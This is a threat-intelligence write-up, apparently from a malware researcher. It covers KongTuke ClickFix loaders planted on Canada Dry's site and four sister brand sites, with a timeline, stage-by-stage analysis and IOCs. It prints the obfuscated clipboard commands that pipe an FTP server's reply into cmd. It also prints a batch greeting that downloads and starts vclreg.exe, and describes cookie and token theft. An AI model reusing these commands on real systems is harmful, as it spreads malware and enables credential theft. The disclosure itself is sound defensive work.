KongTuke ClickFix comes for a Canadian treasure: Canada Dry
Canada Dry's Canadian site and four sister brand sites, Mott's Clamato, Nestea, Core Hydration and Bai, carry KongTuke. Two of them loaded it as early as 17 July 2026. On the afternoon of 10 November 2026 all five still carried it, and three were showing visitors a fake Cloudflare check.
| Sites | canadadry.ca, mottsclamato.ca, drinknestea.ca, hydratewithcore.com, drinkbai.com |
|---|---|
| Loader | /asset-cache/fjs on each brand's own domain, 12,759 bytes |
| SHA-256 | bac7598633bc86d162fa53cb9a60055d3523806b9ac2dc34c86db62e5e59acd6 (canadadry.ca, 2026-11-10 15:26:21 UTC) |
| Command hosts | report-ftp[.]wiki, then yelahaye[.]surf; files from syncservice9638[.]com |
| Active | From 2026-07-17 15:11:59 UTC (mottsclamato.ca); still serving at 2026-11-10 17:26 UTC |
Update (10 November 2026, 17:30 UTC): A fifth site from the same company, drinkbai.com, loads KongTuke through the same kind of tag as Core. The FTP server's greeting is the next stage: it downloads
vclreg.exeandvclx370.bplfromsyncservice9638[.]comand starts them. Tuxxin found both, and our scanner confirmed them. Stage 4, the timeline and the IOCs have the details.
Key takeaways
- Canada Dry's Canadian site, canadadry.ca, serves KongTuke's ClickFix loader. So do four sites from the same parent company: mottsclamato.ca, drinknestea.ca, hydratewithcore.com and drinkbai.com. All five still carried the code on the afternoon of 10 November 2026.
- Three of the sites serve the loader from
/asset-cache/fjson their own domain. A planted WordPress plugin fetches it from the operator's server, so the visitor's browser only talks to the brand's site. - On drinknestea.ca the lure is a fake Cloudflare check. Its command pipes an FTP server's greeting into
cmd.exe. The greeting downloads two files,vclreg.exeandvclx370.bpl, and starts them. - hydratewithcore.com and drinkbai.com have a different backdoor. A script tag in the page head loads from an outside host, and the host keeps changing. The tag matches the one the operators'
wm.zipplugin writes. - Mott's Clamato and Nestea have carried KongTuke since at least 17 July 2026, loaded then from an outside host. Core moved through four outside hosts from September on. Canada Dry first served
/asset-cache/fjson 29 October 2026.
Acknowledgements: K.K. Bourdakos's write-up took apart the asset-cache and wm.zip plugins behind this loader. Tuxxin found drinkbai.com and read the FTP server's greeting.
On 10 November 2026, Canada Dry's Canadian website was serving KongTuke to its visitors. Four more drinks sites from the same parent company were doing the same. They run on different servers and different WordPress themes. Two of them first loaded KongTuke almost four months earlier.
Everything below comes from our own captures of the five sites and static analysis of what they served. Our captures run from 22:07:39 UTC on 8 November to 17:26 UTC on 10 November 2026. The earlier history comes from public scans on urlscan.io. We matched the scripts they stored against our KongTuke rules.
What ClickFix and KongTuke are
ClickFix is a trick played through a real website. An attacker breaks into the site and adds a script. The script covers the page with a fake check, often a copy of Cloudflare's "verify you are human" box. While the visitor reads it, the page puts a command on their clipboard. The steps on screen say to press Win+R, then Ctrl+V, then Enter. That pastes the command into the Windows Run box and starts it. The command then downloads and runs malware. The visitor starts it by hand, so there is no download prompt to stop them.
Most visitors never see the check. The script tests each browser first, and a server decides who gets the lure. A site owner who checks their own site often sees nothing wrong.
KongTuke is one of the groups that plant these scripts. Group-IB researchers first identified it in May 2024, according to LevelBlue. Red Canary describes it as a traffic system that moved from fake browser updates to ClickFix on hacked WordPress sites. By 10 November 2026 we had matched its code on 409 sites, starting 3 September. Our KongTuke page covers how its builds work.
Timeline
Rows dated before 8 November come from public urlscan.io scans. Rows marked (Tuxxin) come from Tuxxin's checks. The rest are our captures.
| Time (UTC) | Site | What was captured |
|---|---|---|
| 2026-07-16 | canadadry.ca | No loader on the page |
| 2026-07-17 15:11:59 | mottsclamato.ca | A script tag in the page loads hxxps://monteiro[.]click/3log1f4x.js, a 9,050-byte KongTuke loader |
| 2026-07-17 20:23:09 | drinknestea.ca | The page loads hxxps://monteiro[.]click/we4uc4cq.js, a 9,054-byte KongTuke loader |
| 2026-09-17 03:49:31 | hydratewithcore.com | The page loads hxxps://watsiia[.]top/y5y6di9k.js; the host does not answer |
| 2026-10-15 22:00:34 | hydratewithcore.com | The page loads hxxps://sehneider[.]com/woon2mr9.js, which calls two /api/v1/ routes |
| 2026-10-29 02:04 | canadadry.ca | No loader on the page |
| 2026-10-29 12:27:19 | canadadry.ca | /asset-cache/fjs serves a 199,450-byte KongTuke build that calls /asset-cache/api/v1/3295abb |
| 2026-10-29 17:55:12 | hydratewithcore.com | The page loads hxxps://lrmbardo[.]lol/pn7wc3xl.js, a 204,863-byte KongTuke build with the same routes |
| 2026-11-04 22:08:02 | mottsclamato.ca | /asset-cache/fjs loads and calls /asset-cache/api/v1/3295abb |
| 2026-11-08 18:35:42 | hydratewithcore.com | The page loads hxxps://battaglia[.]lol/wltovzil.js |
| 2026-11-08 22:07:39 | mottsclamato.ca | <script src="/asset-cache/fjs"> in the page head |
| 2026-11-09 18:53:13 | hydratewithcore.com | <script data-cfasync='false' async src='hxxps://battaglia[.]lol/wltovzil.js'> in the page head |
| 2026-11-10 15:26:21 | canadadry.ca | /asset-cache/fjs returns the 12,759-byte loader |
| 2026-11-10 15:26:24 | drinknestea.ca | Tag, loader, fake Cloudflare check and the ClickFix command |
| 2026-11-10 15:38:35 | canadadry.ca | Home page without the tag; the loader path still answers |
| 2026-11-10 16:29 | all four | Mott's Clamato and Nestea show the lure; canadadry.ca still serves the loader at /asset-cache/fjs; battaglia[.]lol has no DNS answer |
| 2026-11-10 16:43:51 | drinknestea.ca | The lure again; the command now points at yelahaye[.]surf |
| 2026-11-10 17:09:20 | drinkbai.com | The tag names hxxps://bradtte[.]lol/file.js; minutes earlier it named hxxps://kloppert[.]lol/onrc8wif.js (Tuxxin) |
| 2026-11-10 17:26:21 | yelahaye[.]surf | The FTP greeting is a batch script that downloads from syncservice9638[.]com |
| 2026-11-10 17:26:37 | drinkbai.com | Loader from kloppert[.]lol, the fake check and a command that filters the FTP greeting; a plain fetch of the page names griffihhs[.]click |
The July scripts on Mott's Clamato and Nestea came from an outside host. By November, three of the sites served the loader from their own domain. Core kept loading it from outside hosts, four of them in under eight weeks (Figure 1).
The larger October builds on canadadry.ca and Core did more. When an administrator opened a page, they activated a plugin through that administrator's session. On every page load they posted the visitor's cookies and token-like storage values to the operator.
Technical analysis
Stage 1: The brand's own domain serves the loader
On mottsclamato.ca and drinknestea.ca, the page head loads /asset-cache/fjs. WordPress has no such path. It comes from a planted plugin, asset-cache, which Bourdakos documented. The plugin writes the tag into every page and passes any request under /asset-cache/ to the operator's server. Our 15:38:35 UTC capture of the canadadry.ca home page had no tag, but the path still served the loader at 16:29 UTC.
hydratewithcore.com and drinkbai.com carry a different tag, <script data-cfasync='false' async src=...>, pointing at an outside host. Bourdakos's second plugin, wm.zip, writes that tag with an address it reads from a feed.
The loader is a 12,759-byte KongTuke build. Each copy starts with a different random comment, so every download has a new hash.
The loader builds its server address from its own location, so on these sites each route below sits under /asset-cache/ on the brand's domain:
const EP = {
  session: "\/api\/v1\/3295abb",
  verify: "\/api\/v1\/bb7b8e8",
  status: "\/api\/v1\/722cfcc",
  telemetry: "\/api\/v1\/d11aaa3",
  pixel: "\/api\/v1\/316f031",
  loot: "\/api\/v1\/bd16938"
};
Stage 2: Every visitor's cookies and tokens go to the operator
The loader starts by collecting data. It reads each localStorage and sessionStorage entry whose name contains token, jwt, auth, key, api, secret, session, bearer or csrf. It adds up to 1,500 characters of document.cookie. It posts the lot to the loot route, which on these sites is /asset-cache/api/v1/bd16938 on the brand's own domain. This happens for every visitor, on any device, before any check.
Next it covers the page with a blank "Just a moment..." frame showing the site's name. It fingerprints the browser: automation flags, graphics card, canvas, audio, screen, plugins, languages and time zone. It solves a small proof-of-work puzzle and posts the results to the verify route. If the server rejects the visitor, the frame goes away.
Stage 3: A fake Cloudflare check hands over an FTP command
For a visitor the server accepts, the verify response carries the lure page and a ClickFix script. Both are XOR-encoded.

The lure copies Cloudflare's "Performing security verification" page (Figure 2).

Ticking the box starts a fake "Verifying..." spinner and opens three steps (Figure 3). They tell the visitor to hold the Windows key and press R, then hold Ctrl and press V, then press Enter.
Meanwhile the ClickFix script fetches the command from the status route and copies it to the clipboard. This is the command drinknestea.ca gave our scanner at 15:26:24 UTC:
cmd /c set "bra=ftp"&set "arg=report-ftp[.]wiki"&set "chl=| "&set "per=for /f %m in ('dir /b /s %windir%\System32\cm?.e??') do %m"&start "" /min cmd /c "%bra% %arg% %chl%%per%"The variables build ftp report-ftp[.]wiki | cmd.exe, with cmd.exe found by a wildcard search of System32 rather than written out. It runs in a minimized window, and whatever the FTP server sends back runs as commands.
At 16:29 UTC mottsclamato.ca and drinknestea.ca both still showed the lure. At 16:43:57 UTC drinknestea.ca gave our scanner a new command:
cmd /v:on /c set "tok=LopVi5NF"&set "h=syncservice9638[.]com"&set "bra=ftp"&set "arg=yelahaye[.]surf"&set "chl=| "&set "per=cm"&start "" /min cmd /c "!bra! !arg! !chl!!per!d"This one builds ftp yelahaye[.]surf | cmd: the same trick with a new server.
Stage 4: The FTP server's greeting downloads two files
An FTP server opens each connection with greeting lines that start with 220. The greeting from yelahaye[.]surf is a batch script. The command prompt treats 220- as a command, fails, hides the error with 2>nul, and runs what follows the &. This is the greeting we read at 17:26:21 UTC:
220- 2>nul&@echo off
220- 2>nul&set "x=%APPDATA%\Microsoft\Windows\Themes"
220- 2>nul&md "%x%" 2>nul
220- 2>nul&cd /d "%x%"
220- 2>nul&curl.exe -sL --ssl-no-revoke --max-time 60 -o vclreg.exe https://%h%/ue/x/%tok% <nul
220- 2>nul&curl.exe -sL --ssl-no-revoke --max-time 60 -o vclx370.bpl https://%h%/ue/b/%tok% <nul
220- 2>nul&if exist vclreg.exe start "" /min vclreg.exe -q vclx370.bpl
It uses the two variables the command set. With h=syncservice9638[.]com, it downloads /ue/x/ and /ue/b/ from syncservice9638[.]com, each followed by the visitor's tok. It saves them as vclreg.exe and vclx370.bpl in %APPDATA%\Microsoft\Windows\Themes. Then it starts vclreg.exe -q vclx370.bpl in a minimized window. A .bpl file is a Delphi package, a library that a Delphi program loads. Tuxxin's requests for both files had the connection closed with no reply, so we do not have them.
The command drinkbai.com gave our scanner at 17:26 UTC adds findstr /b 220- to the pipe, so only the greeting lines reach the command prompt:
cmd /v:on /c set "tok=nv4cVwOB"&set "h=syncservice9638[.]com"&set "bra=ftp"&set "arg=yelahaye[.]surf"&set "chl=| findstr /b 220- | "&set "per=cm"&start "" /min cmd /c "!bra! !arg! !chl!!per!d"Impact
Every visitor to mottsclamato.ca, drinknestea.ca and drinkbai.com runs the loader, which sends their script-readable cookies and token-like storage values to the operator. Visitors the server accepts also get the fake check and the command. A visitor who runs the command downloads and starts vclreg.exe with vclx370.bpl. canadadry.ca still serves the loader at /asset-cache/fjs. hydratewithcore.com and drinkbai.com load whatever their tag names. At 16:29 UTC on 10 November Core's host, battaglia[.]lol, had no DNS answer. At 17:26 UTC Bai's tag led to a working loader on kloppert[.]lol.
For the site owners, both plugins Bourdakos documented include a login that skips the password.
Indicators of compromise (IOCs)
Network indicators
| Indicator | Type | Note |
|---|---|---|
canadadry[.]ca/asset-cache/fjs |
Loader path | Compromised site, served the loader at 2026-11-10 16:29 UTC |
mottsclamato[.]ca/asset-cache/fjs |
Loader path | Compromised site, lure shown at 2026-11-10 16:29 UTC |
www.drinknestea[.]ca/asset-cache/fjs |
Loader path | Compromised site, lure shown at 2026-11-10 16:29 UTC |
hxxps://battaglia[.]lol/wltovzil.js |
Injected script | Written into hydratewithcore[.]com's page head |
hxxps://monteiro[.]click/3log1f4x.js, /we4uc4cq.js |
Loader host | Loaded by mottsclamato[.]ca and drinknestea[.]ca on 2026-07-17 |
hxxps://watsiia[.]top/y5y6di9k.js |
Loader host | Loaded by hydratewithcore[.]com on 2026-09-17 |
hxxps://sehneider[.]com/woon2mr9.js |
Loader host | Loaded by hydratewithcore[.]com on 2026-10-15 |
hxxps://lrmbardo[.]lol/pn7wc3xl.js |
Loader host | Loaded by hydratewithcore[.]com on 2026-10-29 |
hxxps://kloppert[.]lol/onrc8wif.js |
Loader host | Loaded by drinkbai[.]com on 2026-11-10 |
hxxps://bradtte[.]lol/file.js |
Loader host | In drinkbai[.]com's tag at 2026-11-10 17:09:20 UTC (Tuxxin) |
hxxps://griffihhs[.]click/ln3ped5u.js |
Loader host | In drinkbai[.]com's tag at 2026-11-10 17:26 UTC |
report-ftp[.]wiki |
Command host | FTP server in the ClickFix command, 144.31.215.239 on 2026-11-10 |
yelahaye[.]surf |
Command host | FTP server in the ClickFix command from 2026-11-10 16:43 UTC, 46.29.26.20 |
hxxps://syncservice9638[.]com/ue/x/<tok>, /ue/b/<tok> |
Payload host | vclreg.exe and vclx370.bpl, fetched by the FTP greeting |
/asset-cache/api/v1/3295abb, /bb7b8e8, /722cfcc, /d11aaa3, /316f031, /bd16938 |
Loader routes | Session, verify, status, telemetry, pixel and loot |
File hashes (SHA-256)
| SHA-256 | File | Captured |
|---|---|---|
bac7598633bc86d162fa53cb9a60055d3523806b9ac2dc34c86db62e5e59acd6 |
Loader, canadadry.ca, 12,759 bytes | 2026-11-10 15:26:21 |
6b2c6a8d979bbd2f89ca1dbcbf524a41a53fa02146a74a32336f81b5a83fb6ff |
Loader, canadadry.ca, 12,759 bytes | 2026-11-10 16:29 |
ab6fc4fa3df8780b3a195f7a9a4492da3fd959baf1f06671c3485a0f80e96376 |
Loader, drinknestea.ca, 12,759 bytes | 2026-11-10 15:26:24 |
deaa1af05e29c1204ad85f40981dd1636198790ccb03e1909bd4455c321d7c4b |
Loader, drinknestea.ca, 12,759 bytes | 2026-11-10 16:29 |
d97870758963bf9ce3caafaf65218bdc8f7fb26fb4e2102dd11305af8e7acc35 |
Loader, mottsclamato.ca, 12,759 bytes | 2026-11-10 16:29 |
86f847071553858cb443c2610f4113ad976ae30453b8fae27eb068d4bf2252f6 |
Loader, monteiro[.]click for mottsclamato.ca, 9,050 bytes | 2026-07-17 15:11:59 |
7c4d27c2bcf94e249859a618e14051519e599ca17934efcdf655d21092b1b4b6 |
Loader, monteiro[.]click for drinknestea.ca, 9,054 bytes | 2026-07-17 20:23:09 |
7940f2e85bbe067b362e6adf483885fed598b20739d46836e9cf57fff3da470f |
Plugin-activation build, canadadry.ca, 199,450 bytes | 2026-10-29 12:27:19 |
dfc5c894e6f66970f963440ab579976f64be02d03b123b484ed76f8a1585ca88 |
Plugin-activation build, lrmbardo[.]lol for hydratewithcore.com, 204,863 bytes | 2026-10-29 17:55:12 |
9af8d6560b2b656c9806e0cfd61f5a28890ac66f18881b4be24e73f0dacd9add |
Verify response with lure and ClickFix script, drinknestea.ca, 403,876 bytes | 2026-11-10 15:26:24 |
996c49cfa4f0b7b60c7a5368b6a5ab2d87277d15b45077b8436e83787e430b58 |
Loader, kloppert[.]lol for drinkbai.com, 12,759 bytes | 2026-11-10 17:26 |
5ecc332f8a25bb5ed8f1caeea16229e8d6d48b4c10bacd6deecb1a4866b38b7e |
Loader, kloppert[.]lol for drinkbai.com, 12,759 bytes (Tuxxin) | 2026-11-10, before 17:00 |
b48e3a914f021674d36049d4707b58c437bebe96d1e42f1d7e688500a165fbb4 |
Loader, kloppert[.]lol for drinkbai.com, 12,759 bytes (Tuxxin) | 2026-11-10 17:09:17 |
Host artifacts
| Artifact | Where |
|---|---|
<script src="/asset-cache/fjs"> |
Page head |
<script data-cfasync='false' async src='...'> to an unfamiliar host |
Page head |
asset-cache/asset-cache.php, wp-content/mu-plugins/asset-cache-runtime.php |
WordPress plugins (Bourdakos) |
wmedia-optimizer/wmedia-optimizer.php, wp-content/mu-plugins/wmedia-recovery.php |
WordPress plugins (Bourdakos) |
Administrator account wp_upd |
WordPress users (Bourdakos) |
vclreg.exe, vclx370.bpl in %APPDATA%\Microsoft\Windows\Themes |
Windows PC that ran the command |
About the author
Matt Kirkland (Kirk) is the founder of Ohey and researches malware, compromised websites and the infrastructure behind them.